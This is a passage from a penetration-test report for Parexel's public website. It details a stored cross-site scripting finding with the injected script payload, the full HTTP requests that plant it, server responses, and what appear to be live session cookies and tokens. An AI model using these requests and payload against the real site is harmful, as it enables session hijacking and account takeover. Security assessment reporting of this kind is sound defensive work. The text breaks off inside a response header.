Stratum Security

12110 Sunset Hills Rd. #600
Reston, VA 20190
info@stratumsecurity.com
https://stratumsecurity.com
888-408-1337

Report of Findings

Prepared for:

Parexel

December 23, 2025
Report Version: 1.2

Application Security Assessment of the

Global Website Application

This document contains and constitutes the proprietary and confidential information of Stratum Security ("Stratum") and Parexel. The document provided to Parexel is subject to and under the terms of any agreement between Stratum Security and Parexel regarding the treatment of confidential and proprietary information.

Distributing the document by the recipient may require the permission of Stratum Security and Parexel.

The contents of this document do not constitute legal advice. Stratum Security's offer of services or deliverables relating to compliance, litigation, or other legal interests are not intended as legal counsel and should not by definition.

Project Details

Parexel Contacts

Name	Title	Email
Raba Nassif	Senior Manager, Information Security	raba.nassif@parexel.com

Stratum Security Contacts

Name	Title	Email
Eric Holub	Security Consultant	eholub@cyberadvisors.com
Adeeb Shah	Peer Reviewer	ashah@cyberadvisors.com
Daniel Purucker	Managing Partner	dpurucker@cyberadvisors.com

Project History

Date	Comments
December 17 – 23, 2025	Security Assessment Performed
December 23, 2025	Peer Review
December 23, 2025	Report Delivery

Table of Contents

Executive Summary **5**

Summary of Findings **6**

Detailed Findings Matrix **7**

1 – Stored Cross-Site Scripting (Systemic) 7

2 – Lack of HTTP Header: Content Security Policy 19

3 – Concurrent Logins Permitted 20

Appendix A: Application Security Assessment Methodology **21**

Appendix B: Glossary of Terms **23**

Appendix C: Stratum Assessment Grading **24**

Executive Summary

Overview

Parexel engaged Stratum Security (Stratum) to conduct an application security assessment of the Global Website penetration application. This assessment attempted to identify application security vulnerabilities that may allow an attacker to gain unauthorized access to the application, the data contained within the application, or the underlying infrastructure.

Stratum grades assessments and compares results to overall customer averages. Details about Stratum's grading approach can be found in Appendix C: Stratum Assessment Grading.

Approach

The application security assessment focused on identifying exploitable software flaws within the target application using the same tools, techniques, and processes threat actors use to attack applications. Stratum testers considered the role of the application within the organization, various abuse cases, and the application's technology stack. Stratum employed various tools and assessment methods to identify potential vulnerabilities within the application. The blend of automated testing methods and the expertise of an application security specialist performing manual pen testing ensured a rigorous assessment that provided an accurate depiction of the application's security posture.

Project Scope

- https://www.parexel.com

Project Snapshot

Current Assessment Grade

Global Website Application	A

Average Customer Grade

Application Assessments	B

Open Findings

3

Dates

Kickoff

Dec 17, 2025

Testing

Dec 17 – 23, 2025

Report Delivery

Dec 23, 2025


Finding Summary

Overall, Stratum found that the Global Website penetration application exhibited **an above average** security posture compared to other applications assessed by Stratum. The application exhibited a total of 3 findings. Many of the findings were within the Injection, Security Misconfiguration, and Insecure Design OWASP Top 10 categories.

TASK	GRADE	CRITICAL	HIGH	MEDIUM	LOW	INFO	TOTAL
Global Website Assessment	A	0	0	1	0	2	3

Summary of Findings

Findings by OWASP Top 10



Findings by Severity

#	Severity	Category	Title
1	**MEDIUM**	Injection	Stored Cross-Site Scripting (Systemic)
2	**INFO**	Security Misconfiguration	Lack of HTTP Header: Content Security Policy
3	**INFO**	Insecure Design	Concurrent Logins Permitted

Detailed Findings Matrix


1 – Stored Cross-Site Scripting (Systemic)

Severity	Description	Impact	Recommendation
MEDIUM **Category** Injection	The application is vulnerable to Cross-Site Scripting (XSS) attacks allowing malicious user input to execute JavaScript code in the victim's browser.	An attacker can use JavaScript to steal sensitive information such as the session ID to gain access to the application as the victim, execute code in the browser on behalf of the victim, create a fake login page to harvest valid users' login credentials, or redirect users to other sites to download malicious content.	Properly encode or escape user input on both the server and client when displaying it to the browser. Perform input validation within the backend application. Deny all input that is not required for the operation of the application and only allow necessary content. **Reference(s)** OWASP: XSS Prevention Cheat Sheet CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Details

Stored Cross-Site Scripting (XSS) was possible on multiple functionalities within the app.


When creating/updating content for a 'Resource' with www.parexel.com/index.php/dashboard/resource_library/resources/save:


https://www.parexel.com/index.php/dashboard/resource_library/resources/edit/913
TO MY WEBSITE
Dashboard > Resource Library > Manage Resources
Edit Resource
Basic Details
Experts
Content
Media
Related
Gated
SEO
Resource Copy
Source
Styles
Format
Cancel
Edit Resource

Use the tabs to navigate through each step of creating a resource.

```
<script>alert(document.cookie)</script>
```

Figure 1 – Saving XSS payload to ‘Resource’ content value




```
Content-Disposition: form-data; name="resourceAuthor"


------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourcePageType"

1
------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceType"

Select Resource Type
------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceActive"

1
------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceUrl"


------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceContent"

<script>alert(document.cookie)</script>
------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceMediaLink"


------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceVideoTranscript"


------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceCid"

0
------WebKitFormBoundaryOjImAybNZV7PAN61
Content-Disposition: form-data; name="resourceExpert1"

0
------WebKitFormBoundaryOjImAybNZV7PAN61
```

```
HTTP/1.1 302 Found
Date: Tue, 23 Dec 2025 17:00:28 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self'
'unsafe-inline' 'report-sample' https://www.googletagmanager.com
https://www.google-analytics.com https://www.google.com
https://www.googleadservices.com https://www.gstatic.com https://pi.pardot.com
 https://cdn.pardot.com https://snap.licdn.com https://connect.facebook.net
https://widget.instabot.io https://widgetapi.instabot.io https://addevent.com
https://cdn.addevent.com https://cookie-cdn.cookiepro.com
https://kit.fontawesome.com https://cdn.jsdelivr.net https://cdn.evgnet.com
https://d2i34c80a0ftze.cloudfront.net https://d2iiunr5ws5ch1.cloudfront.net
https://d2wy8f7a9ursnm.cloudfront.net https://www.youtube.com
https://player.vimeo.com https://tag.demandbase.com
https://amd.sellingsimplified.net https://explore.parexel.com
https://lottie.host https://assets2.lottiefiles.com https://static.hotjar.com
https://script.hotjar.com https://googleads.g.doubleclick.net
https://www.googleadservices.com https://sidebar.bugherd.com
https://www.bugherd.com; style-src 'self' 'unsafe-inline' 'report-sample'
https://fonts.googleapis.com https://translate.googleapis.com
https://cdn.jsdelivr.net https://cdnjs.cloudflare.com https://code.jquery.com
https://d2iiunr5ws5ch1.cloudfront.net https://form.asana.com
https://lottie.host https://assets2.lottiefiles.com; img-src 'self' data:
blob: https://*.google.com https://*.googletagmanager.com
https://*.google-analytics.com https://*.gstatic.com https://*.doubleclick.net
 https://*.googlesyndication.com https://*.linkedin.com https://*.licdn.com
https://*.facebook.com https://*.fbcdn.net https://*.ytimg.com
https://*.youtube.com https://*.twitter.com https://*.twimg.com
https://cookie-cdn.cookiepro.com https://static.instabot.io
https://tag.demandbase.com https://*.demandbase.com https://lottie.host
https://*.lottiefiles.com https://d2iiunr5ws5ch1.cloudfront.net
https://*.bugherd.com https://*.amazonaws.com; font-src 'self' data:
https://fonts.gstatic.com https://ka-p.fontawesome.com
https://cdnjs.cloudflare.com https://d2iiunr5ws5ch1.cloudfront.net
```

Figure 2 – Call to update 'Resource' content

The XSS payload was triggered by viewing the modified resource at www.parexel.com/insights/playbook/<resource slug>:




Number of Results: 50

Search for Resource: xss

Content Type

Resource Name	Resource Type	Active?	Actions
XSS Test	Blog	Active	View Edit Delete

Figure 3 – Viewing the Resouce with XSS content




www.parexel.com says

```
rokoAPI=%7B%22ApplicationSessionUuid%22%3A%22251a65
e5-bde9-4a2b-bea3-2602666429a9%22%7D;
_gcl_au=1.1.1682264295.1765829002;
_ga=GA1.1.1297586075.1765829002;
_fbp=fb.1.1765829002221.862030720371210973; _hj
SessionUser_2954580=eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIy
NC05ZjczLTFkMDcwOWY1MDkyMiIs
ImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cn
VlfQ==; _fcdscv=eyJDdXN0b21lck
```

Figure 4 – XSS payload executing when viewing resource


When naming a new 'Resource' type with www.parexel.com/index.php/dashboard/resource_library/types/save


~~https~~://www.parexel.com/index.php/dashboard/resource_library/types/edit/25
TO MY WEBSITE
Dashboard > Resource Library > Manage Types
Edit Resource Type
Cancel
Edit Type

Resource Type Name

```
<script>alert(document.cookie)</script>
```

Figure 5 – Naming a Resource type with an XSS payload




```
POST /dashboard/resource_library/types/save HTTP/1.1
Host: www.parexel.com
Cookie: visid_incap_3210675=
7hI8imTmQt6VuX1JV7H35odpQGkAAAAAQUIPAAAAAADWidyhFrhtZI2XuF5Ssz3u; rokoAPI=
%7B%22ApplicationSessionUuid%22%3A%22251a65e5-bde9-4a2b-bea3-2602666429a9%22
%7D; _gcl_au=1.1.1682264295.1765829002; _ga=GA1.1.1297586075.1765829002;
_fbp=fb.1.1765829002221.862030720371210973; _hjSessionUser_2954580=
eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIyNC05ZjczLTFkMDcwOWY1MDkyMiIsImNyZWF0ZWQiOjE3
NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cnVlfQ==; _fcdscv=
eyJDdXN0b21lcklkIjoiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMjY2IiwiVmlz
aXRvciI6eyJFbWFpbCI6bnVsbCwiRXh0ZXJuYWxWaXNpdG9ySWQiOiIyYTAwODJhYS0yY2EwLTQy
N2QtYjM2NS1lNzg4NGNhZDZmZDIifSwiVmlzaXRzIjpbXSwiQWN0aXZpdGllcyI6W10sIkRpYWdu
b3N0aWNNZXNzYWdlIjpudWxsfQ==; OptanonAlertBoxClosed=2025-12-15T20:04:57.979Z
; AMCV_98CF678254E93B1B0A4C98A5%40AdobeOrg=
179643557%7CMCMID%7C61935385869493252253287106247963503391%7CMCAAMLH-1766433
912%7C7%7CMCAAMB-1766433912%7C6G1ynYcLPuiQxYZrsz_pkqfLG9yMXBpb2zX5dvJdYQJzPX
Imdj0y%7CMCOPTOUT-1765836312s%7CNONE%7CvVersion%7C5.5.0;
dashboardPanelStatus=null; rokoAPISession=
7518f66f-2d2c-4ac1-80ca-d8c8bc6b9055; OptanonConsent=
isGpcEnabled=0&datestamp=Tue+Dec+23+2025+08%3A34%3A01+GMT-0700+(Mountain+Sta
ndard+Time)&version=202403.1.0&browserGpcFlag=0&isIABGlobal=false&hosts=&con
sentId=1603c311-bea0-48f7-bf4b-1d43a42b440c&interactionCount=1&isAnonUser=1&
landingPath=NotLandingPage&groups=C0001%3A1%2CC0002%3A0%2CC0003%3A0%2CC0004%
3A0&geolocation=US%3BVA&AwaitingReconsent=false; _ga_N6HJFM3RZG=
GS2.1.s1766503353$o8$g1$t1766504041$j57$l0$h0; _ga_EYK1EGZD8T=
GS2.1.s1766503353$o7$g1$t1766504044$j54$l0$h0; CONCRETE=
1s28jlg2gqef7nvcejbh8o3k24; CONCRETE_LOGIN=1
Content-Length: 123
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://www.parexel.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://www.parexel.com/index.php/dashboard/resource_library/types/add
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

ccm_token=1766509601%3A48daef8fb9288516622889324394459a&typeName=
%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&id=0
```

```
HTTP/1.1 302 Found
Date: Tue, 23 Dec 2025 17:06:53 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self'
'unsafe-inline' 'report-sample' https://www.googletagmanager.com
https://www.google-analytics.com https://www.google.com
https://www.googleadservices.com https://www.gstatic.com https://pi.pardot.com
 https://cdn.pardot.com https://snap.licdn.com https://connect.facebook.net
https://widget.instabot.io https://widgetapi.instabot.io https://addevent.com
https://cdn.addevent.com https://cookie-cdn.cookiepro.com
https://kit.fontawesome.com https://cdn.jsdelivr.net https://cdn.evgnet.com
https://d2i34c80a0ftze.cloudfront.net https://d2iiunr5ws5ch1.cloudfront.net
https://d2wy8f7a9ursnm.cloudfront.net https://www.youtube.com
https://player.vimeo.com https://tag.demandbase.com
https://amd.sellingsimplified.net https://explore.parexel.com
https://lottie.host https://assets2.lottiefiles.com https://static.hotjar.com
https://script.hotjar.com https://googleads.g.doubleclick.net
https://www.googleadservices.com https://sidebar.bugherd.com
https://www.bugherd.com; style-src 'self' 'unsafe-inline' 'report-sample'
https://fonts.googleapis.com https://translate.googleapis.com
https://cdn.jsdelivr.net https://cdnjs.cloudflare.com https://code.jquery.com
https://d2iiunr5ws5ch1.cloudfront.net https://form.asana.com
https://lottie.host https://assets2.lottiefiles.com; img-src 'self' data:
blob: https://*.google.com https://*.googletagmanager.com
https://*.google-analytics.com https://*.gstatic.com https://*.doubleclick.net
 https://*.googlesyndication.com https://*.linkedin.com https://*.licdn.com
https://*.facebook.com https://*.fbcdn.net https://*.ytimg.com
https://*.youtube.com https://*.twitter.com https://*.twimg.com
https://cookie-cdn.cookiepro.com https://static.instabot.io
https://tag.demandbase.com https://*.demandbase.com https://lottie.host
https://*.lottiefiles.com https://d2iiunr5ws5ch1.cloudfront.net
https://*.bugherd.com https://*.amazonaws.com; font-src 'self' data:
https://fonts.gstatic.com https://ka-p.fontawesome.com
https://cdnjs.cloudflare.com https://d2iiunr5ws5ch1.cloudfront.net
https://at.alicdn.com; connect-src 'self' https://analytics.google.com
https://www.google-analytics.com https://region1.analytics.google.com
https://region1.google-analytics.com https://stats.g.doubleclick.net
https://ad.doubleclick.net https://googleads.g.doubleclick.net
https://adservice.google.com https://pagead2.googlesyndication.com
https://www.google.com https://*.google.com https://*.google.co.uk
https://*.google.de https://*.google.fr https://*.google.es
https://*.google.it https://*.google.nl https://*.google.co.jp
https://*.google.com.au https://px.ads.linkedin.com
https://cdn.linkedin.oribi.io https://*.hotjar.com https://in.hotjar.com
https://vc.hotjar.io https://content.hotjar.io https://widget.instabot.io
